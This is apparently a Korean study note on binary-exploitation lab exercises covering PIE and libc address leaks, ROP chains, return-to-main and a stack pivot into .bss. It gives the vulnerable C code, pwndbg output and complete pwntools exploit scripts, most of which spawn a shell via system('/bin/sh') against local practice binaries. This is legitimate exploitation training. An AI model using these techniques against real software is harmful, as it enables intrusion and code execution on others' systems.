
    printf("LEAK> ");
    read(STDIN_FILENO, input, 0x48);
    printf("ECHO:");
    puts(input);
}
```



vuln 함수에서 buf와 SFP를 다 채우면 뭐가 출력이 될까?



gdb를 통해서 실제 main으로 복귀 주소를 알 수 있다.



또한 gdb에서 vmmap 명령어를 통해 바이너리 시작 주소를 알 수 있다.

```
pwndbg> p/x 0x55555555524f-0x555555554000
$1 = 0x124f
```

동적분석을 통해 알아낸 두 값을 빼면 오프셋의 차이를 구할 수 있는데
이 오프셋 차이만 알고 있다면 익스 코드에서도 base 주소를 구할 수 있다.

즉, 익스 코드에서도 main 복귀 주소를 leak하고 여기에서 차이 값 0x124f를 빼면
그게 base의 값이고 우리가 사용하려는 주소 + base를 하면 aslr이 걸려도 사용이 가능하다

```python
from pwn import *

r = process("./chall")

main_return_offset = 0x00124F
main_offset = 0x0011CE
vuln_offset = 0x001179

r.recvuntil(b"MAIN RETURN: ")
actual_main_return = int(r.recvline().strip(), 16)

r.sendafter(b"LEAK> ", b"A" * 0x48)
r.recvuntil(b"ECHO:")
r.recvn(0x48)
leaked_main_return = u64(r.recvn(6) + b"\x00\x00")

pie_base = leaked_main_return - main_return_offset
main = pie_base + main_offset
vuln = pie_base + vuln_offset

log.info("actual main return: " + hex(actual_main_return))
log.info("leaked main return: " + hex(leaked_main_return))
log.info("match: " + str(actual_main_return == leaked_main_return))
log.info("PIE base: " + hex(pie_base))
log.info("main: " + hex(main))
log.info("vuln: " + hex(vuln))

r.close()
```

02_PIE leak _ ROP 실습

```c
void vuln(void)
{
    char input[64];

    printf("LEAK> ");
    read(STDIN_FILENO, input, 0x48);
    printf("ECHO:");
    puts(input);
}
```

main ()

main 함수에서 vuln 함수를 먼저 실행 후 나와서 두번째 입력을 받음

```c
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stdout, NULL, _IONBF, 0);
setvbuf(stderr, NULL, _IONBF, 0);

printf("MAIN RETURN: %p\n", &&main_return);
vuln();

printf("ROP> ");
read(STDIN_FILENO, input, 0x100);

return 0;
```

```python
from pwn import *

r = process("./chall")

main_return_offset = 0x001268
ret_offset = 0x0011D5
pop_rdi_offset = 0x0011D6
binsh_offset = 0x002008
system_plt_offset = 0x001040

r.recvuntil(b"MAIN RETURN: ")

r.sendafter(b"LEAK> ", b"A" * 0x48)
r.recvuntil(b"ECHO:")
r.recvn(0x48)
leaked_main_return = u64(r.recvn(6) + b"\x00\x00")
r.recvuntil(b"ROP> ")

pie_base = leaked_main_return - main_return_offset
ret = pie_base + ret_offset
pop_rdi = pie_base + pop_rdi_offset
binsh = pie_base + binsh_offset
system_plt = pie_base + system_plt_offset

payload = b"A" * 0x48
payload += p64(ret)
payload += p64(pop_rdi) + p64(binsh)
payload += p64(system_plt)

r.send(payload)
r.interactive()
```

libc_leak 실습

01_libc_leak 실습

```c
#include <stdio.h>
#include <unistd.h>

int main(void)
{
    char input[64];

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    printf("PUTS ADDRESS: %p\n", *(void **)0x403FD0);
    puts("READY");
    printf("ROP> ");
    read(STDIN_FILENO, input, 0x100);

    return 0;
}
```



libc.so.6

buf 64바이트에 입력 0x100 바이트의 바이너리, 그리고 libc.so.6 파일이 존재

libc = ELF("./libc.so.6") → 변수를 선언해 놓으면
libc.symbols["puts"] 등으로 쉽게 사용 가능하다.

libc.symbols["puts"] → libc 안에 puts의 주소

또한 우리가 사용할 leak에 사용할 puts 함수는 다음과 같다.

puts(“rdi”) → puts는 인자를 rdi로 받으면 rdi에는 주소가 들어간다.

그렇다면 rdi에 got에 주소를 넣고 puts@plt를 호출하면 got안에 있는 libc안의 주소가 출력

```python
from pwn import *

r = process("./chall")
libc = ELF("./libc.so.6")

pop_rdi = 0x401161
puts_plt = 0x401030
puts_got = 0x403FD0
exit_gadget = 0x401163

r.recvuntil(b"PUTS ADDRESS: ")
actual_puts = int(r.recvline().strip(), 16)

payload = b"A" * 0x48
payload += p64(pop_rdi) + p64(puts_got)
payload += p64(puts_plt)
payload += p64(exit_gadget)

r.sendafter(b"ROP> ", payload)
leaked_puts = u64(r.recvline().rstrip(b"\n").ljust(8, b"\x00"))
libc_base = leaked_puts - libc.symbols["puts"]

log.info("actual puts: " + hex(actual_puts))
log.info("leaked puts: " + hex(leaked_puts))
log.info("match: " + str(actual_puts == leaked_puts))
log.info("libc base: " + hex(libc_base))

r.close()
```

02_libc_leak_ROP 실습

```
printf("LEAK> ");
read(STDIN_FILENO, &leak_address, 8);
puts((char *)leak_address);

printf("ROP> ");
read(STDIN_FILENO, input, 0x100);
```

main 에서 두번의 입력을 받는데 이 중 첫번째 입력은 주소를 입력 받고 그걸 puts로 출력해준다.

또한 기존에 오프셋을 미리 계산 해두었던걸 libc.symbols["puts"]를 이용해 간편하게 계산

libc_base = puts - libc.symbols["puts"] 만해도 된다.

찾고 싶은 심볼은 libc.symbols[“”]
찾고 싶은 문자열은 libc.search[b“”]

```python
from pwn import *

r = process("./chall")
libc = ELF("./libc.so.6")

ret = 0x401160
pop_rdi = 0x401161
puts_got = 0x403FD0
exit_gadget = 0x401163

r.sendafter(b"LEAK> ", p64(puts_got))
puts = u64(r.recvline().rstrip(b"\n").ljust(8, b"\x00"))
libc_base = puts - libc.symbols["puts"]
system = libc_base + libc.symbols["system"]
binsh = libc_base + next(libc.search(b"/bin/sh\x00"))

log.info("puts: " + hex(puts))
log.info("libc base: " + hex(libc_base))
log.info("system: " + hex(system))
log.info("/bin/sh: " + hex(binsh))

payload = b"A" * 0x48
payload += p64(ret)
payload += p64(pop_rdi) + p64(binsh)
payload += p64(system)
payload += p64(exit_gadget)

r.sendafter(b"ROP> ", payload)
r.interactive()
```

03_libc_leak_ROP 실습

```c
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stdout, NULL, _IONBF, 0);
setvbuf(stderr, NULL, _IONBF, 0);

puts("READY");
printf("ROP> ");
read(STDIN_FILENO, input, 0x100);

return 0;
```

이번 문제는 입력을 받을 수 있는 read가 한번 뿐이다 어떻게하면 leak부터 payload 전송까지 두번 read를 할 수 있을까?

```c
setvbuf(stdin, NULL, _IONBF, 0);
setvbuf(stdout, NULL, _IONBF, 0);
setvbuf(stderr, NULL, _IONBF, 0);

puts("READY");
printf("ROP> ");
read(STDIN_FILENO, input, 0x100);

return 0;
```

```
pwndbg> p/x &main
$2 = 0x401156
```

정답은 main으로 다시 돌아오면 된다.

```python
from pwn import *

r = process("./chall")
libc = ELF("./libc.so.6")

ret = 0x401160
pop_rdi = 0x401161
puts_plt = 0x401030
puts_got = 0x403FD0
main = 0x401156

payload = b"A" * 0x48
payload += p64(pop_rdi) + p64(puts_got)
payload += p64(puts_plt)
payload += p64(main)

r.sendafter(b"ROP> ", payload)
puts = u64(r.recvline().rstrip(b"\n").ljust(8, b"\x00"))
libc_base = puts - libc.symbols["puts"]
system = libc_base + libc.symbols["system"]
binsh = libc_base + next(libc.search(b"/bin/sh\x00"))

payload2 = b"A" * 0x48
payload2 += p64(ret)
payload2 += p64(pop_rdi) + p64(binsh)
payload2 += p64(system)

log.info("libc base: " + hex(libc_base))

r.sendafter(b"ROP> ", payload2)
r.interactive()
```

04_stack_pivot

```c
int main(void)
{
    char input[0x30];

    if (used)
        _exit(0);
    used = 1;

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);

    printf("PIVOT> ");
    read(STDIN_FILENO, input, 0x68);

    return 0;
}
```

buf는 0x30이고 read는 0x68이다 기존 ROP 방식대로 풀려고 하면 공간이 부족하다

여기서 사용할 수 있는데 bss 영역과 leave 가젯이다.

bss 영역은 읽고 쓸 수 있는 메모리 영역이다.

leave ret 가젯이란? → rbp가 가리키는 주소로 스택을 옮기는 가젯

```
leave           ; mov rsp, rbp
                ; pop rbp
ret             ; pop rip
```

즉, 스택의 최상단을 rbp로 바꾸고 그 위치에서부터 실행


```
pwndbg> info files
Symbols from "/home/woot/Desktop/pwn/stack_pivot/chall".
Native process:
        Using the running image of child process 5083.
        While running this, GDB does not access memory from...
Local exec file:
        `/home/woot/Desktop/pwn/stack_pivot/chall', file type elf64-x86-64.
        Entry point: 0x401080
        0x0000000000400350 - 0x000000000040036c is .interp
        0x0000000000400370 - 0x0000000000400390 is .note.gnu.property
        0x0000000000400390 - 0x00000000004003b4 is .note.gnu.build-id
        0x00000000004003b4 - 0x00000000004003d4 is .note.ABI-tag
        0x00000000004003d8 - 0x0000000000400408 is .gnu.hash
        0x0000000000400408 - 0x0000000000400510 is .dynsym
        0x0000000000400510 - 0x0000000000400588 is .dynstr
        0x0000000000400588 - 0x000000000040059e is .gnu.version
        0x00000000004005a0 - 0x00000000004005d0 is .gnu.version_r
        0x00000000004005d0 - 0x0000000000400648 is .rela.dyn
        0x0000000000400648 - 0x00000000004006c0 is .rela.plt
        0x0000000000401000 - 0x000000000040101b is .init
        0x0000000000401020 - 0x0000000000401080 is .plt
        0x0000000000401080 - 0x000000000040122c is .text
        0x000000000040122c - 0x0000000000401239 is .fini
        0x0000000000402000 - 0x000000000040200c is .rodata
        0x000000000040200c - 0x0000000000402038 is .eh_frame_hdr
        0x0000000000402038 - 0x00000000004020c4 is .eh_frame
        0x0000000000403db0 - 0x0000000000403db4 is .tbss
        0x0000000000403db0 - 0x0000000000403db8 is .init_array
        0x0000000000403db8 - 0x0000000000403dc0 is .fini_array
        0x0000000000403dc0 - 0x0000000000403fb0 is .dynamic
        0x0000000000403fb0 - 0x0000000000404000 is .got
        0x0000000000404000 - 0x0000000000406020 is .data
        0x0000000000406020 - 0x0000000000407060 is .bss
```

gdb에서 “info files”

bss 영역의 주소를 알았다면 rbp를 bss 영역으로 바꾸고
leave ret 가젯을 활용하면?

bss 영역에서 부터 실행이 됨 → 이걸 위해서는?

bss 영역에 ROP 체인을 배치 시켜야함



← 버퍼를 채운 후

← rbp 값을 bss 영역으로

← 그 다음 무언가 연결해서 bss 영역에 ROP 체인을 써야한다.

bss영역에 무언가를 쓰고 싶은데

입력은 뭘로 받았더라?

read(rdi, rsi, rdx)

rdi = 0으로 세팅 표준 입력이라는 뜻

rsi = 읽은 데이터를 저장할 주소

rdx 몇바이트를 읽을 것인지

자 그럼? pop rdi pop rsi pop rdx로 인자를 세팅하고
read@plt를 호출하면?
입력을 받고 그 입력은 bss영역에 써지는 것이다.

```python
ret = 0x401170
pop_rdi = 0x401171
pop_read_args = 0x401173
leave_ret = 0x401177
read_plt = 0x401060
system_plt = 0x401040
exit_plt = 0x401030
bss = 0x406020
fake_stack = bss + 0x500
binsh = fake_stack + 0x40

payload = b"A" * 0x30
payload += p64(fake_stack)
payload += p64(pop_read_args)
payload += p64(0) + p64(fake_stack) + p64(0x80)
payload += p64(read_plt)
payload += p64(leave_ret)

r.sendafter(b"PIVOT> ", payload)

payload2 = p64(0)
payload2 += p64(ret)
payload2 += p64(pop_rdi) + p64(binsh)
payload2 += p64(system_plt)
payload2 += p64(exit_plt)
payload2 = payload2.ljust(0x40, b"\x00") + b"/bin/sh\x00"

r.send(payload2)
r.interactive()
```